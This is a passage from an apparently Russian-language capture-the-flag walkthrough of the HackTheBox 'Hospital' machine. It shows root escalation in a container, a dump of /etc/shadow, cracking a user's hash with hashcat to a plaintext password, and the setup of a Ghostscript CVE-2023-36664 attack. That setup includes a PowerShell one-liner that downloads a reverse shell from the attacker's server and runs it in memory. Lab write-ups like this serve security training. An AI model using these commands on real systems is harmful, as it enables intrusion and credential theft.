
```
(remote) www-data@webserver:/tmp$ nano gameoverlay.sh
(remote) www-data@webserver:/tmp$ chmod +x gameoverlay.sh
(remote) www-data@webserver:/tmp$ ./gameoverlay.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@webserver:/tmp# id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@webserver:/tmp#
```

Запуск эксплоита

Так всего в одну команду получаем привилегии рута в Docker.

docker root → drwilliams

Первым делом открываем охоту за учетными данными. Так как у нас есть привилегии рута, мы можем взять и прочитать хеши паролей пользователей из файла `/etc/shadow`.




```
root@webserver:/root# cat /etc/shadow
root:$y$j9T$s/Aqv48×449udndpLC6eC.$WUkrXgkW46N4xdpnhMoax7US.JgyJSeobZ1dzDs..dD:19612:0:99999:7:::
daemon:*:19462:0:99999:7:::
bin:*:19462:0:99999:7:::
sys:*:19462:0:99999:7:::
sync:*:19462:0:99999:7:::
games:*:19462:0:99999:7:::
man:*:19462:0:99999:7:::
lp:*:19462:0:99999:7:::
mail:*:19462:0:99999:7:::
news:*:19462:0:99999:7:::
uucp:*:19462:0:99999:7:::
proxy:*:19462:0:99999:7:::
www-data:*:19462:0:99999:7:::
backup:*:19462:0:99999:7:::
list:*:19462:0:99999:7:::
irc:*:19462:0:99999:7:::
_apt:*:19462:0:99999:7:::
nobody:*:19462:0:99999:7:::
systemd-network:!*:19462::::::
systemd-timesync:!*:19462::::::
messagebus:!:19462::::::
systemd-resolve:!*:19462::::::
pollinate:!:19462::::::
sshd:!:19462::::::
syslog:!:19462::::::
uuidd:!:19462::::::
tcpdump:!:19462::::::
tss:!:19462::::::
landscape:!:19462::::::
fwupd-refresh:!:19462::::::
drwilliams:$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/:19612:0:99999:7:::
lxd:!:19612::::::
mysql:!:19620::::::
root@webserver:/root#
```

Содержимое файла /etc/shadow

Для перебора хеша с помощью **hashcat** нужно знать соответствующий алгоритму хеширования режим. Получить его можно из справки программы.

```
hashcat --example | grep '\$6\$' -B6 -A6
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/hospital]
└─$ hashcat --example | grep '\$6\$' -B6 -A6
  Self.Test.Enabled...: Yes
  Potfile.Enabled.....: Yes
  Custom.Plugin.......: No
  Plaintext.Encoding..: ASCII, HEX

Hash mode #1800
  Name................: sha512crypt $6$, SHA512 (Unix)
  Category............: Operating System
  Slow.Hash...........: Yes
  Password.Len.Min....: 0
  Password.Len.Max....: 256
  Salt.Type...........: Embedded
  Salt.Len.Min........: 0
  Salt.Len.Max........: 256
  Kernel.Type(s)......: pure, optimized
  Example.Hash.Format.: plain
  Example.Hash........: $6$72820166$U4DVzpcYxgw7MVVDGGvB2/H5lRistD5.Ah4upwENR5UtffLR4X4SxSzfREv8z6wVl0jRFX40/KnYVvK4829kD1
  Example.Pass........: hashcat
  Benchmark.Mask......: ?b?b?b?b?b?b?b
  Autodetect.Enabled..: Yes
  Self.Test.Enabled...: Yes
  Potfile.Enabled.....: Yes
  Custom.Plugin.......: No
```

Справка hashcat

А теперь перебираем пароль, указывая режим в параметре `-m`.


```
hashcat -m 1800 hash.txt rockyou.txt
```



```
$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/:qwe123!@#

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz...W192y/
```

Результат перебора пароля

Получаем учетные данные и с ними можем войти в почту пользователя. Там находим входящее сообщение.



drbrown@hospital.htb 2023-10-24 01:40
Needle designs for Darius Simion.

Needle designs for Darius Simion.

From drbrown@hospital.htb on 2023-10-24 01:40


```
Dear Lucy,

I wanted to remind you that the project for lighter, cheaper and
environmentally friendly needles is still ongoing 💉. You are the one in
charge of providing me with the designs for these so that I can take
them to the 3D printing department and start producing them right away.
Please make the design in an ".eps" file format so that it can be well
visualized with GhostScript.

Best regards,
Chris Brown.
😃
```

Входящее сообщение

Пользователь ожидает файл Ghostscript с расширением .eps.

drwilliams → drbrown

Первым делом стоит проверить, есть ли для обнаруженной технологии готовые эксплоиты. Самый простой способ — поискать в Google.



Результатов: примерно 140 000 (0,23 сек.)

GitHub
https://github.com › duc-nt
RCE 0-day for GhostScript 9.50 - Payload generator
5 сент. 2021 г. — This 0-day **exploit** affect to ImageMagick with the default settings from Ubuntu repository (Tested with default settings of ImageMagick on Ubuntu ...

GitHub
https://github.com › jakabakos
jakabakos/CVE-2023-36664-Ghostscript-command-injection
Vulnerability disclosed in **Ghostscript** prior to version 10.01.2 leads to code execution (CVSS score 9.8). Official **vulnerability** description: Artifex ...

GitHub
https://github.com › farisv
farisv/PIL-RCE-Ghostscript-CVE-2018-16509
15 окт. 2018 г. — This **vulnerability** is reachable via libraries such as ImageMagick or image library in the programming language with Ghotscript wrapper (PIL/ ...

Поиск эксплоитов в Google

Вторая ссылка указывает на свежую уязвимость CVE-2023-36664. Ghostscript до 10.01.2 неправильно обрабатывает проверку разрешений, из-за чего возможно внедрение команд. В качестве выполняемой команды будем использовать самый типичный загрузчик на PowerShell:

```
IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.16.73/rs.txt')
```

Этот загрузчик скачает с нашего веб-сервера реверс-шелл и выполнит его сразу в памяти.


Запускаем веб-сервер:

```
python3 -m http.server 80
```

Для начала просто проверим, придет ли запрос.

Все прошло успешно. Теперь запускаем генератор, полученный из репозитория. Этот генератор сделает специальный файл, эксплуатирующий уязвимость.

